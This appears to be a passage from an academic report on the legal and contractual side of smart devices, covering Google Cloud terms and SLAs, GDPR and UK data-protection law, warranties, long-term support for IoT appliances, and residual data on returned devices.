

Google Cloud Platform
Terms of Service
Service Specific Terms
Data Processing and Security Terms (Customers)
Data Processing and Security Terms (Partners)
Technical Support Services Guidelines
Acceptable Use Policy
Services Summary
Service Level Agreements
Platform Launch Stages
Cloud Platform Subprocessors
Services in Scope by Compliance Program
Google Cloud Platform SKUs
Platform Subject to the Deprecation Policy
EU Model Contract Clauses
Terms and Conditions For Google Cloud Platform Free Trial

*Figure 3: Google Cloud ToS*

## Service Level Agreement (SLA)

A service Level Agreement (SLA) states:

- Explanation of the service
- Aims of the service
- Performance standards
- Reimbursement / service credits
- Critical failure

A Service Level Agreement[4] ensures that there is a clear and obvious understanding of what the service provider is offering. A descriptive outline of the objectives and deliverable targets the client expects from the performance standards. Furthermore, it states what compensatory mechanism to follow, often in the form of service credits. Moreover, it details what corrective procedure to pursue if standards were to suffer a critical failure and fall below the agreed standard resulting in a material or non-material breach of service[5]. It also essentially states how the service is provided, monitored and reported ensuring an agreed standard. Decisively, it states how the client can precede to pre-emptively conclude a service contract after repeat failures in dropping below the performance standards agreed, including:

- Where the service is to take place.
- Who provisions the service.
- When remedial action is taken.

When service changes occur, provisions in the SLA are to be considered because of upgrades or changes to services. This caveat in the SLA is to ensure that there is a process through which both parties can agree to the changes and the resultant services to be provided. The magnitude of upgrades for instance in an SLA can lead to major changes in a detailed agreement and so the transition mechanism for new services is essential. Areas such as the management of the contract is another requirement subsequently following on from the previous provision. The management through a change control process should look at parties' required performances ensuring standards do not fall below the agreed upon levels.




*Figure 4: Google Cloud Platform SLA*

Figure 4 above highlights all the SLA capable services within the Google Cloud Platform. Whilst this project was utilising the Google Cloud Platform (GCP), it was using the free trial version[6]. This means that under the supplemental terms and conditions of the free trial the SLA did not cover the services. The agreement also covers compute limitations and services provided that may or may not be engaged whilst under the free trial contract such as cryptocurrency mining.

## Data Protection

Data protection enforces standards that ensure static or dynamic data, physical or electronic, are stored and processed correctly. This ensures that the transmission, storage, processing, distribution, access rights, marketing, tracking, security and privacy of data is taken seriously. In addition to the legal elements, there are certification bodies, standards organisations and agencies who also protect and ensure conformity which will be looked at later.

Data protection within the UK is enforced by the Information Commission Office (ICO)[7]. Through the ICO legal cases can be taken to court against individuals or business for criminal proceedings. The ICO subsequently applies the UK's member state Law but also the EU's Regulations and Directives. The Laws used to apply information regulation are identified as:

- 95/46/EC Directive[8]
- Council Framework Decision 2008/977/JHA[9]
- Data Protection Act 1998[10]
- General Data Protection Regulation (GDPR) 2018[3]
- Data Protection Act 2018[11]
- The Network and Information Systems Regulations 2018 (NIS Regulations / Directive)[12]
- The Privacy and Electronic Communications (EC Directive) Regulations (PECR) 2003[13]

In addition to the laws stated for the purposes of data protection, there is currently a proposal within the European Commission:

- Regulation on Privacy and Electronic Communication (ePR) [14], [15]

The application of these laws and their purposes are vast but do ensure as a principle element that data protection is applied and taken seriously. The brief overview of key components for the current laws purposes and applications are discussed below.

## **General Data Protection Regulation (GDPR) 2018**

The primary purpose of GDPR was to identify and define the following:

- "Data controllers" [16]
- "Data processors" [16]
- "Data subjects"[16]
- "Data Protection Officer (DPO)"[17]
- "Supervisory authorities"[18][19]
- "European data protection board"[20], [21]

Key components which define GDPR are:

- Privacy
- Data protection

This regulation will prevent business, from both large international traders to small local businesses deliberately or inadvertently misplacing or passing on data to third parties or the wider web. In addition to globalised businesses who do things for profit with a legal ethical stance, there are also state actors, hacking collectives, fraudsters and con artists who have no boundaries or cares.

For instance, Facebook [22]collects hundreds or thousands of collection points which are then sold through them as a broker to online advertisers. Therefore, the ability to misuse this data is huge; it depends on trust, technical and legal knowledge which is where regulations and laws for the consumer is incredibly important.

It is right to assume through the umbrella concept that privacy is a human right choosing what, where, who and how we want to share it. Therefore, as a concept, privacy does several things, protecting our life secrets, our wants, desires, dignity, autonomy and our liberty allowing us to naturally develop ourselves in the world having our own thoughts and relationships.

This foundational concept is covered in the Charter for fundamental rights, Article 7 [23]of the European Union. It points out core components within Article 7 of the charter such as:

- Respect for private and family life, home and communications.

This fundamental right within the EU prevents the misuses and abuses potentially incurred when digitising factors of people's lives.

To propel the point of protecting personal data, it is expressly written in Article 8[24] in the charter for fundamental human rights that:

- Everyone has the right to protection of personal data.

That representation in law is also incorporated into Article 16[25] in the treaty on the functioning of the EU. At this point the rules and regulations for privacy are established and enshrined in law. The Identification of privacy invading technologies, for instance, affecting us and our society, where we rely more and more on such intrusive technologies.

The history of GDPR derives from Ann Cavoukian[26], who created the seven principles of privacy by design, pointed out in Article 25 of the GDPR.

The scope of the EU through the GDPR is stated in Article 1(1)/1(2) whilst the territorial powers can be found in Article 3(1) of the GDPR. The statements of terminology can also be found in Article 4 (1) of the GDPR, whilst the principles relating to processing of personal data can be found at Article 5. These elements all revolve around the consent of natural persons under the terms of GDPR, stated in Article 6(1)(a) lawfulness of processing and consent.

The specific consent conditions outlined in the GDPR can be seen in Article 7. Once the consent is given to an agreement, GDPR provides the framework by which companies must adhere to allowing for fair rights of the data subjects. These rights can be sourced in Article 12 covering the transparency and modalities belonging to a data subject. These rights extend to include the rectification of a data subject's information. This specific condition is covered under the rights of access by the data subject in Article 15. As a result, the purpose of processing or the categorisations of data by a company, can be enquired about. The recipients of the data must be responded to regarding the disclosure of materials, international or otherwise.

Lastly, the right to erasure (the right to be forgotten) is covered in Article 17 of the GDPR and the right to object in Article 21 of the GDPR. This includes situations whereby a company has no purpose to process your data or is illegally attained.

This ultimately amounts to a systematic, all-encompassing data protection approach for business and individuals alike. This reform is the fundamental equality act that enables people's data collected by smart technology to be reasonable, appropriate, secure and timely. Overall, the GDPR for consumers provide the biggest defence for digital consumer rights.

## Data Protection Act 2018

The purpose of this Act is to ensure that the UK is in alignment with GDPR. The Act certifies a framework of compliance with the law and that of the GDPR which prevents malpractice, in addition to preparing for the separation of the UK from the EU. The Data Protection Act and GDPR provides people the ability to manage their data. It covers areas such as: a person's consent, discrimination, accuracy, legal obligations, the purpose of the data processing and its confidentiality / privacy rights. The privacy rights represent the right to erasure or access, so people have control over their personal data.

## The Privacy and Electronic Communications (EC Directive) Regulations (PECR) 2003

PECR is soon to be replaced by ePR, the legislation provides specific privacy rights for electronic communication. It ensures that the communications are secure and customers' privacy in the electronic world of communication is monitored, enforced and fair. Areas specifically important in the law are: tracking data, marketing, emails, location data, cookies and line identification are covered by the regulation. The last update to the regulation was in 2016 to ensure parity between GDPR and PECR.

## The Network and Information Systems Regulations 2018 (NIS Regulations / Directive)

The NIS directive's purpose is to apply high standards of network information and security across the EU. Fundamentally it identifies: Operators of Essential Services (OES)[27] which resemble sectors such as: transport, energy, water and healthcare. The other is the Digital Service Providers (DSPs)[27] which facilitates an operations program, which businesses should follow.

## EU Model Contract Clauses

This element is effectively an addendum to the Google Cloud ToS[28], for regulatory alignment with past laws, Directive 95/46/EC and the current GDPR. Due to the nature of providing a Content Distribution Network (CDN) that is the Google Cloud platform, the transference of data must have appropriate safeguards.

This ensures subprocessors[29] exporting data to third countries outside the EU is not allowed and the Google Cloud operates in accordance to obligations, liabilities, jurisdiction and mediation in terms of governing and supervising the service around the customers' data.

## The purpose of data protection

Data protection is of paramount importance, particularly with smart devices situated in the IoT, IIoT or IoE fields. The consequences of not implementing appropriate levels of data protection from indefatigable adversaries will not only result in loss of data but potential criminal proceedings. Those criminal proceedings are not only limited to the attackers but the providers, having not properly protected the data of its users and breaching their contracts in a terms of service agreements.

The subsequent effect can result in the ICO, private parties or a class action dispute against a company resulting in either a circuit commercial court ruling i.e. with the leaking of confidential information. Additionally, the chancery division is a potential avenue of redress together with the financial list, raising the profile of this case to the sector. Therefore, it is essential that the company elides the law and industry expectations to ensure high standards.

The current perception in the smart technology sector by both consumers and businesses is that they have been inured to a number of ransomware attacks and botnets'[30], [31]. This leaves a lot to be desired, fundamentally reducing the trust in the sector.

In this avenue of data protection, a company may apply the term "indemnification" as specified on a product or service. This means in the legal term that they are exempt of the liabilities caused because of lack of service or protection of goods. Other terms such as "limitations on liability" the specific problems which may arise for which the company is not liable. An example would be weather conditions, Acts of God, governmental intervention, telecommunications provider failed etc. The fairness of each agreement is individual to the businesses service / product on offer. It is exactly at this point if one does not read the ToS and sign away that right, then the other legal avenues as stated above come directly into conflict. Through the application of a person's rights and consumer rights (discussed later), the poor services and inadequate procedures come to light and are punished accordingly in a legal manner.

## Warranties, Guarantees and Policies

A warranty (manufacturers) or guarantee usually ensures that a non-functioning product will receive either a service, replacement or refund of the product price. This is dependent on the fine print, principally the requirement to activate the policy. This is completed by registering the product, otherwise the agreement may be nullified. Claiming the warranty may require the receipt, an explanation of the fault or a replica of the original agreement. Identifying key term stipulations such as: "third party rights", "time limit" and "postage, packing and transportation" are different in each instance. Most products have an acceptance period, ensuring no-unfair terms in legal framings of common law. This is all enforceable for current products under the Consumer Rights Act 2015 [32]and Directive 1999/44/EC[32], thus preventing breaches of a person's rights. Claimant criteria are:

- **Broken or damaged goods**
- **Unusable**
- **Not as advertised**



Formal complaint
Trade association
Card provider or ecommerce
Alternative Dispute Resolution (ADR)
Small Claims Court

*Figure 5: Returns process*

To pursue the claim process above, it is important to identify the resultant agreement. Broadly stated this includes the prerogative to design an agreement as they see fit, as following:

- **Lifetime warranty**: Support and replacement of parts for as long as the product is made.
- **Limited-lifetime warranty**: Specific product-lifetime conditions of supports and components.
- **Lifetime service**: Support of either the hardware or software over a product-lifetime.
- **Extended warranties**: Prolongs the warranties period, often modifying text in the process.
- **Commercial warranty**: States the responsibility of the warranty provider (third party, seller, and distributor).
- **Guarantee**: Commercial guarantees parallel warranty structures under the Terms and Conditions (T&C) of the producer, enforceable since 2003 in the United Kingdom.
- **Company policy**: Commonly a guide of recourse or procedure a company states to follow e.g. refund policy.

The legal terms stated above are not limited to technologically defined products or services. However, there are elements of this, that in perspective are not workable, particularly considering smart device qualities. For instance, in 2015 a study [32]was conducted using a linear model to determine the longevity of an average technology company. The results indicated that the average life span was just six years, with less than five percent of the companies still in operation after a ten-year period. Therefore, the potential ramifications of buying a product that statistically lasts longer than six years after that period should be considered. Consequently, it should be a considered thought process when buying smart devices, as the endurance and stability of a company should not be in question. Sourcing goods and services should instead be provided from dominant market place figures, known for providing support.

Example products could be a consumer box freezer, statistically lasting twenty-two years or a fridge for fifteen years[33]. This common place hardware's longevity could be impacted when smart technology is applied to mundane hardware. This is because the smart technology would have to be sustained for long periods of time. From a security perspective, implementations of technology that last that period with a fixed piece of hardware ultimately become incompatible and obsolete. The question faced is, can a customer rely on a company to provide real term support for twenty-two years either for consumer, industrial and or business goods?

Therefore, the appropriate positions for technology to be implemented must be considered either by the business or by the buyers as a matter of policy. Failure to update the hardware, principally thinking of wireless devices, means that businesses or buyers must consider the effects. If the company ceased to exist and smart devices were turned off, the recourse for the product is limited. This ultimately affects the lifetime service.

It is important to consider in all variations of the applied "Lifetime", if it be a guarantee or otherwise, is that there is a caveat. That caveat or exception is the deliberate and general attempt to make a broad, unspecific, or highly specific approach. This is either to allow multiple interpretations to be concluded from the text or for the specific allowances of the products and or service uses. This can be present an agreement stating if one does any of the following then the entire agreement is void.

The intention when buying a product is that there would be a reasonable level of support provided from businesses to customers. However, this is not always the case: an example court ruling in Europe stated that phone providers do not have to deliver a minimum of four years' worth of update coverage or service for security issues[32]. This of course implies that the services will cease to function correctly and if so, how will the devices continue to operate?

The previously stated fridge and freezer example demonstrates a long-term operability. The risk for impeded functionality is a big issue, and the determination on the appropriate recourse to pursue once services are no longer operating should be considered. The policy for smart devices and systems should clearly state the redundant avenues the devices will follow once services stop. The example smart fridge scenario is a typical, frequently used appliance that monitors one's food and displays informative notifications. Using Over the Air (OTA) updates, the appliance connecting to the cloud data centre via WIFI. However, eight years later, the company shuts down, the requirement for a recourse plan is then put in question.

The company could have created some esoteric system for a smoother management surface but neglected to tackle the long-term solution. The other avenue in creating a hardware and software remedy for which one could surmise as being akin to that of a lift control mechanism. The implementation policy requirements of a primary and secondary control process exist in case of hardware / software failure. Such an approach of built in hardware and software operability once removed from the controlling server ensures a lone operation capability. Approaches and requirements such as this should be considered for smart devices, particularly those in a critical environment.

Figure 6 below demonstrate a logic breakdown of a customer-business approach, impacted by the scenario above. Through this picture, the demonstration of redundant business questions that should be considered, consequently preventing further ramifications. This demonstrates a business management approach regarding Customer Relationship Management (CRM)[34], Enterprise Risk Management (ERM)[35] and Enterprise Resource Planning (ERP)[35].



Is there a recourse procedure?
Yes
No
Is the smart device functioning correctly?
Is there a customer statement?
Yes
No
Instructions are given in a detailed explanation.
Is there official guidance?
Yes
No
Customers follow the guidance for their devices.
Is there a customer support process?
Yes
No
Customers can directly contact the company to find a solution.
Is there a forum customers' can ask questions?
Yes
No
Helpful for customers checking that its not just their device.
No official leadership leaves devices open to con-artists and profiteers. The wider web would know of this and start attacking the systems.
Are there mitigation procedures?
Yes
No
To follow the appropriate strategic, operational, compliance and reporting mechanisms.
Is there an Enterprise Risk Management strategy?
Yes
No
To identify, the effected coverage, risk appetite, governance and policies compliance, risk control environment, response procedure and the measurement and evaluation of the risk scale followed by its communication.
Are business framework practices (Zachman, SABSA or ITIL) used?
Yes
No
To apply an architectural approach to business management and the smart device systems. Areas such as, strategical approaches, planning and design and implementation.
This could be interpreted as professional negligence which would be taken through the chancery division of the High Court.

*Figure 6: Company recourse procedure*

The CRM and basic business management are essential in controlling the approach to a life time service contract. Failure to properly construct a business with future realities in mind will eventually succumb to a catastrophic failure for both the business and customers.

There are unintended security consequences of having a manufacturer return warranty / policy when utilising certain types of technology. Data retention in devices is because of the way system kernels and actual hardware elements process the data. Even after deletion, unless explicitly ordered to do differently, the deletion of a file is really a deletion to a link in a system's memory or data storage unit. Consequently, when returning electronic goods, the consideration should be given to data retention.

The implementation of smart devices into consumer, business and industry goods all require minimum industry expectations. For instance, the application of sensors for a Heat Ventilation Air Conditioning (HVAC) system could relay not only the primary data such as the temperatures and any other data points the servers were picking up, but also the unintended local data. This could be encryption keys, administrative details (passwords / usernames), and networking information Internet Protocol (IPs), Media Access Control (MAC) and Application Programming Interface (API) security tokens. If appropriate actions are not taken, the potential for an adversary to gain access to the disposed material could result in access to the previously attached networks.

In addition to this indirect security problem is the immediate dictation of the company that provides the services. There could be a situation by which an administrator needs to inspect the devices and monitor the origin of a source's traffic. However, if the manufacturers have restricted all supervisory roles of the company then the interactive reactive recourses are limited.

